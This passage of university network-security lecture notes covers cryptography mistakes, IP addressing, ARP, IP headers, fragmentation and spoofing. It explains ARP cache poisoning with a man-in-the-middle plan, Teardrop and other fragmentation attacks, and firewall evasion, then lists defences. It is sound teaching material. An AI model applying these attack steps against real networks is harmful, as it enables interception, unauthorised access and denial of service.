- The contents must appear in the memory unencrypted.
- Users can reverse engineering the code.
- Users can debug the code and find the keys in the memory.
- Making reverse engineering a crime is not going to be a solution. Unfortunately, this is where the DVD industry is going.

7.3 Mistakes in Encryption: Not using cryptography when it is needed

- The Wall Street Journal (December 17, 2009): **Insurgents Hack U.S. Drones.**

  > **Militants in Iraq have used $26 off-the-shelf software to intercept live video feeds from U.S. Predator drones**, potentially providing them with information they need to evade or monitor U.S. military operations.
  > Senior defense and intelligence officials said Iranian-backed insurgents intercepted the video feeds by taking advantage of an unprotected communications link in some of the remotely flown planes' systems. Shiite fighters in Iraq used software programs such as SkyGrabber – available for as little as $25.95 on the Internet – to regularly capture drone video feeds, according to a person familiar with reports on the matter.
  > U.S. officials say there is no evidence that militants were able to take control of the drones or otherwise interfere with their flights. Still, the intercepts could give America's enemies battlefield advantages by removing the element of surprise from certain missions and making it easier for insurgents to determine which roads and buildings are under U.S. surveillance.
  > .....
  > The potential drone vulnerability lies in an unencrypted downlink between the unmanned craft and ground control. **The U.S. government has known about the flaw since the U.S. campaign in Bosnia in the 1990s, current and former officials said. But the Pentagon assumed local adversaries wouldn't know how to exploit it**, the officials said."
  > .....
  > Officials stepped up efforts to prevent insurgents from intercepting video feeds after the July incident. **The difficulty, officials said, is that adding encryption to a network that is more than a decade old involves more than placing a new piece of equipment on individual drones.** Instead, many components of the network linking the drones to their operators in the U.S., Afghanistan or Pakistan have to be upgraded to handle the changes.
  > .....
  > Today, the Air Force is buying hundreds of Reaper drones, a newer model, **whose video feeds could be intercepted in much the same way** as with the Predators, according to people familiar with the matter. A Reaper costs between $10 million and $12 million each and is faster and better armed than the Predator.

7.4 Mistake in Encrytion: Inventing your own encryption algorithm and keep it secret

- Good encryption algorithms such as DES, AES, and Blowfish take many years to develop by smart minds who specialize on cryptography, and then they were scrutinized by many other smart minds. The reason why we see these names is because nobody has broken them so far. All the bad ones have already been eliminated.

- The selection process for AES: `http://en.wikipedia.org/wiki/Advanced_Encryption_Standard_process`
- If you ever want to invent your own encryption algorithm for your software within a few days or even a few months, think about what those algorithms have gone through. If this does not stop you, then look at the following cases:
  - Case 1: DVD encryption `http://www.schneier.com/essay-193.html`.
  - Case 2: WEP: is a deprecated algorithm to secure IEEE 802.11 wireless networks. Beginning in 2001, several serious weaknesses were identified by cryptanalysts with the result that today a WEP connection can be cracked with readily available software within minutes.
  - Case 3: The GSM encryption algorithm was broken. `http://www.gsmarena.com/the_gsm_encryption_algorithm_was_broken-news-1347.php`.
  - Case 4: 3G GSM encryption cracked in less than two hours `http://www.engadget.com/2010/01/15/3g-gsm-encryption-cracked-in-less-than-two-hours/`
  - Case 5: Philip Zimmermann, Beware of Snake Oil. `http://www.philzimmermann.com/EN/essays/SnakeOil.html`.
- Keeping your algorithm secret is not going to help much: reverse engineering.
  - Why Security-Through-Obscurity Won't Work. `http://slashdot.org/features/980720/0819202.shtml`
  - Principle

    Principle: Security of encryption should be based on the secrecy of the keys, not the secrecy of the algorithm.
- If you still want to try, then you are either a cryptographer who simply wants to develop a better encryption algorithm, or you are simply crazy.


7.5 Mistake in Encryption: Bad Key Management

- Hardcode the keys in the program, e.g. Diebold.
- Principles


Internet Architecture and IP Addresses

(1) Introduction of TCP/IP Internet

- Internet Architecture
  - Physical network: computers on the same physical network are physically connected.
  - Computers on different physical networks are not physically connected.
  - *IP router (or IP gateway):* dedicated systems that connect two or more networks.
  - *Host*: end-user system. It connects to physical networks, and there are possibly many hosts per network



- The two view of a TCP/IP Internet



- Packet Transmission
  - Source Host:
    - If the destination is on the same physical network, deliver it directly
    - Otherwise, send it to a router
  - Intermediate Routers:
    - The destination is not on the same physical network, forward the packet to another router
  - Final Router
    - The destination is physically connected to this final router, so send the packet directly to the destination.

- How do routers work?
  - Routers need to find the right routes when forwarding packets.
  - Routers' decision is based on the routing information they have
    - Routing table: use destination network, not the destination host; otherwise, the table will be huge.


---

(2) IP Address

- Overview
  - 32 bit binary value
  - Unique value assigned to each host
  - Values chosen to make routing efficient

- Dotted Decimal Notation:
  - Binary: `10000000 11100110 00000001 00001100`
  - Dotted decimal notation: `128.230.1.12`

- Classful Addressing Scheme (The original scheme, didn't last long)



- Classes
  - A: 1.0.0.0 --- 126.0.0.0
  - B: 128.1.0.0 --- 191.255.0.0
  - C: 192.0.1.0 --- 223.255.255.0
  - D: 224.0.0.0 --- 239.255.255.255
  - E: 240.0.0.0 --- 255.255.255.254
  - Example: IBM (9.0.0.0), AT&T (12.0.0.0), Syracuse University (128.230.0.0)

- Properties of the classful addressing scheme?
  - They are self-identifying: the boundary between netid and hostid is self-explained from the address. This can benefit routing because the entries of routing tables store mainly use netid, not the entire IP address.

- Special Addresses
  - 255.255.255.255: Limited broadcast (local net)
  - 0.0.0.0: this host. Can only be used as source address. It is used during bootstrap before a computer knows its IP address. "0" means THIS.
  - net + all 1s: directed broadcast for net
  - 127.anything (often 1): loopback.

- Classless Addressing Scheme (Devised in 1990s)
  - Allow the division between prefix and suffix to occur at an arbitrary point.
  - Allow more complete utilization of the address space.

(2) CIDR: Classless Inter-Domain Routing
   a) Internet Part + Local Part
   b) Internet Part + Physical Network + Host
      i) Example: IP:128.230.211.195. Netmask FFFFF800
      ii) 128 = 1000 0000, 230 = 1110 0110, 211 = 11010011
      iii) What is the CIDR representation? What are the lowest IP and highest IP addresses?
      iv) Is Apollo (128.230.208.46) on the same subnet? 208 = 1101 0000


(2) Reserved address prefixes
   a) 10/8 10.0.0.0 - 10.255.255.255
   b) 172.16/12 172.16.0.0 - 172.31.255.255
   c) 192.168/16 192.168.0.0 - 192.168.255.255
   d) 169.254/16 169.254.0.0 - 169.254.255.255

ARP Protocols


(1) Ethernet Address

- Ethernet Hardware Addresses
  - 48-bit unique number.
  - An address can be unicast, broadcast (all 1s), or multicast address.

- Ethernet Frame Format
  - Link-level connection among machines
  - Octet:
    - Why not byte (byte refers to a hardware-dependent character size)
    - Octet refers to an 8-bit quantity on all computers.
  - Preamble and CRC: added to the Ethernet frame when the frame is put on the wire. It will be removed by the hardware before the frame is stored into computer's memory. You won't be able to see them using sniffers.
  - Frame Type: For example, 0806 for ARP (on an Ethernet)
  - Maximum size: 1500 octets.




- An example
  - Destination is **02 07 01 00 27 ba**
  - Source is **08 00 2b 0d 44 a7**
  - Frame type is **08 00 (IP)**



(2) ARP Protocols

- Motivation
  - What address can Ethernet interface card recognize?
    - Ethernet address (48-bit address, usually hardcoded in the hardware)
  - Computer addresses other computers using IP address, which is created to make Internet routing convenient.
  - Once the packet reached a LAN, physical address (such as Ethernet address) must be used. How to find out the Ethernet address? Senders usually have no idea about the physical address of the receivers. They don't need to know that.

- ARP Protocol
  - Machine A wants to send a packet to B, but A only knows B's IP address
  - Machine A broadcasts ARP request with B's IP address
  - All machines on the local network receive the broadcast
  - Machine B replies with its physical address
  - Machine A adds B's address information to its table
  - Machine A delivers packet directly to B




- ARP Encapsulation
  - In Ethernet, the Frame Type for ARP is 0806

Ethernet Format


Preamble	Destination Address	Source Address	Frame Type	Frame Data	CRC
8 octets	6 octets	6 octets	2 octets	46–1500 octets	4 octets

ARP Encapsulation



- ARP Packet Format
  - The format is general enough to allow it to be used with arbitrary physical addresses and arbitrary protocol addresses.
  - Hardware Type (2): 1 for Ethernet
  - Protocol Type (2): the type of high-level protocol address, e.g. 0800 for IP protocol.
  - HLEN (1): length of the hardware address
  - PLEN (1): length of the high-level protocol address (e.g. IP)
  - Operation (2): ARP request=1, ARP reply=2, RARP request=3, RARP response=4
  - SENDER HA(6)
  - SENDER IP(4)
  - TARGET HA(6)
  - TARGET IP(4)

ARP Packet Format When Used With Ethernet



- ARP Caching
  - To reduce communication cost, computers that use ARP maintain a cache of recently acquired IP-to-physical address bindings.
  - Each entry has a timer (usual timeout period is 20 minutes)
  - The sender's IP-to-address binding is included in every ARP broadcast; receivers update the IP-to-physical address binding information in their cache before processing an ARP packet.

- ARP is stateless, and most of operating systems update their cache when receiving an ARP reply, regardless of whether they have actually sent out a request or not.
- Gratuitous message (src IP = dest IP, operation code = 2:reply)
  - The same IP address is used for both source IP and dest IP. This is used during the initialization of IP stack to find out whether the IP address is used by other host. Whoever has the same IP replies (this message is a broadcast). Otherwise, every host updates its cache.

---

(3) ARP Cache Poisoning

- Question: Given how ARP cache works, how do you attack?
  - First, how do you modify a target machine's ARP cache?
  - Second, if you can achieve ARP cache poisoning, how can you use this technique to compromise the security of your victim?

- ARP Cache Poisoning
  - By sending forged ARP replies, a target system could be convinced to send frames destined for a computer to another computer.
  - There are various ways to conduct cache poisoning: ARP "who is" broadcast , ARP reply, gratuitous ARP message, etc.
  - According to the tests on Windows 9x, NT, 2000, XP, Solaris 8, Linux kernel 2.2 and 2.4, Cisco IOS 12, Nokia IPSO 3.5 operating systems, there were always at least one kind of ARP message to poison the cache.
  - Moreover, on Windows systems (9x/NT/2K), static ARP entry can always be overwritten using a fake ARP message.

- Man-in-the-middle attack
  - Some servers use IP addresses for authentication. This is the case for many application like Apache ACL, r-commands, NFS, TCP Wrapper, restricted administration tools, etc …
  - Goal: the server trusts T's IP address; evil host E wants to connect to the server.
  - How: let the server believe the evil host (E) has the legitimate IP.
    - Setting: evil host E, trusted host T, and server S.
    - E: ARP cache poisoning
    - E: Forward existing server-to-T traffic
    - E: use T's IP to communicate with S.
  - Problem: T might broadcast new ARPs, which can correct S's ARP cache. S then sends TCP replies to T, who will send back TCP reset to S (because such TCP connection does not exist between S and T). This will end the evil host's connection with S.
  - How to prevent this from happening? ---> Discussion
    - Shutdown T (denial of service)
    - Flood S with forged ARP message
    - Prevent T from sending ARP broadcast: how? give T everything before it needs them.


- Other attacks: any IP-based authentication
  - Bypassing Firewalls: many firewalls only allow outgoing traffic from a few identified computers. The evil host (E) can bypass this rule using cache poisoning.

- How to protect against ARP cache poisoning attacks?
  - Use intrusion detection tools: detect fake ARP messages and maintain consistency of the ARP table. Available on many UNIX platforms, `arpwatch` maintains a database of Ethernet MAC addresses seen on the network, with their associated IP pairs. Alerts the system administrator via e-mail if any change happens.
  - Use strong authentication rather than source IP address. VPN protocols like SSH, SSL or IPSec can greatly improve security by achieving authentication, integrity and confidentiality.

Internet Protocols (IP)

(1) Internet Protocols

- Internet Architecture and Philosophy
  - A TCP/IP internet provides three sets of services as shown in the following figure




- Connectionless Delivery System
  - The most fundamental internet service consists of a packet deliver system, which is *unreliable, best-effort,* and *connectionless.*
  - *Unreliable:* packets may be lost, duplicated, delayed, or delivered out of order.
  - *Connectionless:* each packet is treated independently from all others.
  - *Best-effort:* the Internet software makes an earnest attempt to deliver packets.

- Purpose of the Internet Protocol
  - The IP protocol defines the basic unit of data transfer (IP datagram)
  - IP software performs the *routing* function
  - IP includes a set of rules that embody the idea of unreliable packet delivery:
    - How hosts and routers should process packets
    - How and when error messages should be generated
    - The conditions under which packets can be discarded.


- IP Datagram Encapsulation

IP Datagram Encapsulation for Ethernet



(2) IP Header

- IP Header Format



- VERS: current version is 4, I.e. IPv4
  - proposal for IPv6, which will have a different header

- HLEN: header length in # 32-bit words
  - Normally = 5, i.e. 20 octet IP headers
  - Max 60 bytes
  - Header can be variable length (IP option)

- TYPE OF SERVICE 3-bit precedence field (unused), 4 TOS bits, 1 unused bit set to 0
  - TOS bit 1 (min delay), 2 (max throughput), 3 (max reliability), 4 (min cost): only one can be set
  - typically all are zero, for best-effort service
  - DiffServ proposes to use TOS for IP QOS

- TOTAL LENGTH: of datagram, in bytes
  - Max size is 65535 bytes (64K – 1)

- IDENT, FLAGS, FRAGMENT OFFSET:
  - Used for fragmentation and reassembly, will talk about this later

- TTL (Time To Live): upper limit on # routers that a datagram may pass through
  - Initialized by sender, and decremented by each router. When zero, discard datagram. This can stop routing loops
  - Example: `ping -t TTL IP` allows us to specify the TTL field
  - Question: normal users are not supposed to be able to modify the TTL field, how does ping do that? (the *SetUID* concept)

- Question: How to implement `traceroute`? i.e., how to find the routers to a destination (without using IP options)?
  - Use TTL=1,2,3,...

```
% ping -t 20 www.dell.com

Output:  www.dell.com is alive

------------------------------------------------------------------------
% ping –t 10 www.dell.com

Output: ICMP Time exceeded in transit from
        hagg-01-ge-1-3-0-508.ausu.twtelecom.net (66.192.253.165)
        for icmp from enyo (128.230.208.110) to www.dell.com
        (143.166.83.230)
```

- TYPE: IP needs to know to what protocol it should hand the received IP datagram
  - In essence, it specifies the format of the DATA area
  - Demultiplexes incoming IP datagrams into either UDP, TCP, ICMP…

- HEADER CHECKSUM
  - 16-bit 1's complement checksum
  - Calculated only over header
  - Recomputed at each hop

- An example of IP datagram
  - Header length: 20 octet
  - TYPE: 01 (ICMP)
  - Source IP: 128.10.2.3
  - Destination IP: 128.10.2.8

An example of IP datagram encapsulated in an Ethernet Frame

```
02 07 01 00 27 ba 08 00 2b 0d 44 a7 08 00 45 00
00 54 82 68 00 00 ff 01 35 21 80 0a 02 03 80 0a
02 08 08 00 73 0b d4 6d 00 00 04 3b 8c 28 28 20
0d 00 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15
16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25
26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35
36 37
```

- IP OPTIONS
  - IP OPTIONS field is not required in every datagram
  - Options are included primarily for network testing or debugging.
  - The length of IP OPTIONS field varies depending on which options are selected.

- Record Route Option
  - The sender allocates enough space in the option to hold IP addresses of the routers (i.e., an empty list is included in the option field)
  - Each router records its IP address to the record route list
  - If the list is full, router will stop adding to the list
  - Example: ping –R (on Solaris)

```
% ping –R –v –s www.yahoo.com

Output:

IP options:  <record route> 128.230.93.1, 128.230.85.1,
67.99.63.126, L0.a1.nwyk.broadwing.net (216.140.10.58),
216.140.10.197, L0.a1.nwak.broadwing.net (216.140.8.250),
Broadwing-Level3-oc12.NewYork1.Level3.net (63.211.54.70),
ge-5-0.core1.NewYork1.Level3.net (4.68.97.40),
lo-0.bbr2.NewYork1.Level3.net (209.247.8.252)
```

- Timestamp Option
  - Works like the record route option
  - Each router along the path fills in a 32-bit integer timestamp

- Source Routing
  - It provides a way for the sender to dictate a path through the Internet.
  - Strict Source Routing
    - The list of addresses specifies the exact path the datagram must follow to reach its destination
    - An error results if a router cannot follow a strict source route
  - Loose Source Routing
    - The list of addresses specifies that the datagram must follow the sequence of IP addresses, but allows multiple network hops between successive addresses on the list
  - Question: how are these two types of source routing implemented?


---

(3) IP Fragmentation

- Why do we need fragmentation?
  - MTU: Maximum Transmission Unit
  - An IP datagram can contain up to 65535 total octets (including header)

- Network hardware limits maximum size of frame (e.g., Ethernet limited to 1500 octets, i.e., MTU=1500; FDDI limited to approximately 4470 octets/frame)


Illustration of When Fragmentation is Needed



- IP fragmentation
  - Routers divide an IP datagram into several smaller fragments based on MTU
  - Fragment uses same header format as datagram
  - Each fragment is routed independently

- How is an IP datagram fragmented?
  - IDENT: unique number to identify an IP datagram; fragments with the same identifier belong to the same IP datagram
  - FRAGMENT OFFSET:
    - Specifies where data belongs in the original datagram
    - Multiple of 8 octets
  - FLAGS:
    - bit 0: reserved
    - bit 1: do not fragment
    - bit 2: more fragments. This bit is turned off in the last fragment (Q: why do we need this bit? A: the TOTAL LENGTH field in each fragment refers to the size of the fragment and not to the size of the original datagram, so without this bit, the destination does not know the size of the IP datagram)

An Example of IP Fragmentation



- Example: Header + 400 + 400 + 400
  - Header 1: FLAGS=001 and OFFSET = 0
  - Header 2: FLAGS=001 and OFFSET = 400/8 = 50
  - Header 2: FLAGS=000 and OFFSET = 800/8 = 100

- How are IP fragments reassembled?
  - All the IP fragments of a datagram will be assembled before the datagram is delivered to the layers above.
  - Where should they be assembled? At routers or the destination?
    - They are assembled at the destination.
  - IP reassembly uses a timer. If timer expires and there are still missing fragments, all the fragments will be discarded.

- Question: if you are implementing the IP fragmentation, what (malicious) situations do you need to consider? Malicious situations are those that are intentionally created by adversaries, rather than occurring naturally.
  - What do you do if you never get the last missing piece?
  - What do you do if you get overlapping fragments?
  - What do you do if the last byte of a fragment would go over the maximum size of an IP packet, i.e., if the size of all reassembled fragments is larger than the maximum size of an IP packet?

- Attack 1: Denial of Service Attack
  - 1st fragment: offset = 0
  - 2nd fragment: offset = 64800
  - Result: The target machine will allocate 64 kilobytes of memory, which is typically held for 15 to 255 seconds. Windows 2000, XP, and almost all versions of Unix are vulnerable.

- Attack 2: TearDrop
  - Send a packet with:
    - offset = 0
    - payload size N
    - More Fragments bit on
  - Second packet:
    - More Fragments bit off
    - offset + payload size $< N$
    - i.e., the 2^{nd} fragment fits entirely inside the first one.
  - When OS tries to put these two fragments together, it crashes.

- Overlapping attacks against firewalls
  - Many firewalls inspect packet separately. When the filtering rule is based on TCP header, but the TCP header is fragmented, the rule will fail
  - TCP header is at the beginning of the data area of an IP packet.
  - Firewalls often check TCP header: for example, SYN packet for connection request.
    - Tiny Fragment Attack: Assumption: firewalls only check the packets with offset=0.
    - Overlapping attacks: Assumption: firewalls only check the packets with offset=0.

(4) IP Spoofing

- Spoofing:
  - Any host can send packets pretending to be from any IP address
  - Replies will be routed to the appropriate subnet.

- Egress (outgoing) Filtering
  - Remove packets that couldn't be coming from your network; however it doesn't benefit you directly, so few people do it.

- Ingress (incoming) Filtering: remove packets from invalid (e.g. local) addresses.

- To conduct IP spoofing, one needs the superuser privilege.


(5) Routing

